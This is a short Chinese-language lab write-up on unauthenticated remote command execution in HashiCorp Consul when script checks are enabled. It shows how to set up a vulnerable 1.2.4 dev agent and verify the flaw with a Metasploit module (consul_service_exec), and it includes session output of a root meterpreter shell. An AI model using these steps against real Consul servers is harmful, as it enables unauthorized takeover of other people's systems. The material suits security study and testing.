# Consul组件漏洞



## 简介

Consul是HashiCorp公司推出的一款开源工具，用于实现分布式系统的服务发现与配置。与其他分布式服务注册与发现的方案相比，Consul提供的方案更为“一站式”。Consul内置了服务注册与发现框架、分布一致性协议实现、健康检查、Key/Value存储、多数据中心方案，不再需要依赖其他工具（例如ZooKeeper等），使用方式也相对简单。

Consul使用Go语言编写，因此具有天然的可移植性（支持Linux、Windows和Mac OS X系统）；且安装包中仅包含一个可执行文件，便于部署，可与Docker等轻量级容器无缝配合。

在特定配置下，恶意攻击者可以通过发送精心构造的HTTP请求在未经授权的情况下在Consul服务端远程执行命令


## 环境搭建：

从 https://releases.hashicorp.com/consul/1.2.4/ 下载相应 Linux 版本，直接启动服务即可。

```Bash
./consul agent -dev -client your-serv-ip -enable-script-checks
```

访问：http://your-serv-ip:8500/v1/agent/self


启用了 **EnableRemoteScriptChecks: true**





## 漏洞验证：

使用 MSF 进行测试，简要过程如下：

```
msf6 > search Hashicorp
```




可以看到成功创建 meterpreter。


Active sessions
Id Name Type Information Connection
1 meterpreter x86/linux root @ kali.local 192.168.3.90:4444 → 192.168.3.90:52276 (192.168.3.90)
msf6 exploit(multi/misc/consul_service_exec) > sessions 1
[*] Starting interaction with 1 ...
meterpreter > getuid
Server username: root
meterpreter >